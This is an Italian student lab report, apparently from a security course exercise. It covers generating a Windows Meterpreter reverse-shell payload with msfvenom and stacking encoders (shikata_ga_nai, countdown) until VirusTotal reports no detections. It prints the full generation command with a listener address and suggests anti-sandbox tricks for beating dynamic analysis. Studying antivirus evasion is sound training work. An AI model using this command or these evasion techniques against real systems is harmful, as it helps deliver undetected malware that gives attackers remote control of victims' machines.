S9L1

Data: 25/11/24

Informazioni Principali

Esercizio di Oggi: Creazione di un Malware con Msfvenom

Obiettivo dell'Esercizio

L'obiettivo è creare un malware con **msfvenom** che sia meno rilevabile rispetto a quello analizzato durante la lezione, migliorando le tecniche di offuscamento e analizzandone l'efficacia.

Passaggi da Seguire

1. Preparazione dell'Ambiente

- Configura un ambiente sicuro e isolato, preferibilmente su una macchina virtuale, per evitare rischi al sistema principale.
- Assicurati di avere gli strumenti necessari, come **Metasploit Framework** e **msfvenom**.

2. Generazione del Malware


3. Migliorare la Non Rilevabilità

4. Analisi dei Risultati


- Confronta la rilevabilità del tuo malware con quello analizzato in precedenza.
- Valuta l'efficacia delle tecniche di offuscamento e discuti possibili miglioramenti.


Questo è il codice fornito da Epicode da testare e vediamo che è stato rilevato da 10 antivirus.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=6666 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o EpicodeOriginal.exe
```



Questo è il codice modificato, ho aumentato le iterazioni dell'offuscamento di Shikata/xor e di nuovo Shikata. Dando 0/62 (non venendo rilevato da nessun antivirus)





Conclusioni

Nel primo test, ho utilizzato il codice fornito da Epicode per generare un payload con msfvenom, combinando x86/shikata_ga_nai con un certo numero di iterazioni. Questo payload è stato testato su VirusTotal, che ha rilevato 10 segnalazioni di positività.

Successivamente, ho apportato delle modifiche al codice per aumentare l'offuscamento del payload. Ho incrementato il numero di iterazioni sia per Shikata_ga_nai sia per un encoder aggiuntivo come xor_dynamic, creando un payload molto più polimorfico. Ho quindi generato un nuovo file eseguibile con queste modifiche.
Dopo aver testato il nuovo payload su VirusTotal, i risultati sono migliorati significativamente: le rilevazioni sono scese da 10 a 0, dimostrando che l'aumento delle iterazioni e la combinazione di encoder diversi ha reso il malware praticamente invisibile agli antivirus.

& Considerazioni

1. Importanza della Polimorfia:
   L'utilizzo di encoder come Shikata_ga_nai e xor_dynamic non solo modifica la struttura del payload, ma garantisce che ogni iterazione produca una versione unica. Questo è cruciale per sfuggire ai motori di analisi statica degli antivirus, che si basano principalmente sulla rilevazione di firme predefinite.
2. Analisi Statiche vs. Dinamiche:
   Sebbene l'offuscamento applicato riduca le rilevazioni statiche (firme), gli antivirus più avanzati adottano tecniche di analisi dinamica o euristica, eseguendo il file in un ambiente controllato per rilevare comportamenti sospetti. Per rendere il payload efficace anche contro questi approcci, sarebbe necessario introdurre tecniche di anti-emulazione o anti-sandbox, come delay nell'esecuzione o verifica di ambienti virtualizzati.
3. Bilanciamento Iterazioni/Dimensioni:
   Un aspetto da considerare è il compromesso tra il numero di iterazioni degli encoder e la dimensione finale del payload. Un numero eccessivo di iterazioni può aumentare la complessità del codice, ma potrebbe anche rendere il payload più grande e quindi più sospetto. È importante trovare un equilibrio tra offuscamento e praticità.